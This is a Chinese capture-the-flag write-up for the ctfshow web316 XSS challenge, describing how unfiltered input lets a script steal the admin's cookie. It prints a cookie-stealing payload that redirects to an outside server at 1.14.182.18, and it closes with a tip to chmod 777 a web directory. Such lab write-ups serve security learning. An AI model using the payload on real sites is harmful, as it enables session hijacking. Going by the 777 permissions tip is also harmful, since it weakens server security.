ctfshow web316
用法:复制本模板到对应漏洞文件夹,重命名(如
web5_命令执行绕过.md),然后填写。
- 题号:web316
- 难度:⭐
- 考点:XSS(凭据盗取)
- 日期:2026-9-8
题目描述

解题思路



1.来到靶场,发现这是一个写祝福的地方,猜测可能是将我们写的字符输出到祝福语中,于是就随手写了几个字。 2.看到确实是输出到页面后就通过右键检查查看它是怎么输出到页面上的。发现没有做任何的过滤,所以我们可操作性特别高,但是我们最终目的是获取flag,所以得想办法往这边靠。 3.回想一下xss的作用:1.凭据盗取 2.数据提交 3.网站钓鱼 。所以我就先试了试获取自己的cookie,它就直接提示我去获得管理员的,那思路不就明确了吗! 4.在服务器上构造盗取凭据的脚本然后通过构造反射型xsspayload让管理员去执行获取flag
Payload / 关键操作
1.随便输入测试即可
2.检查输出
3.<script>alert(document.cookie)</script>

4.配置服务器脚本;<script>location.href="http://1.14.182.18/ctfxss/xss.php?1="+document.cookie</script>
复现截图
 2.
 4.
服务器脚本:

 复现成功后:
对应课程章节
xss跨站脚本攻击
踩坑记录 / 复盘
1.想写 flag.txt 的话,注意 /var/www/html/ctfxss/ 目录是 root 所有、www-data 没写权限——要么 chmod 777 该目录、要么写到别处(比如 /opt/ctfxss-logs/ 或 /tmp/)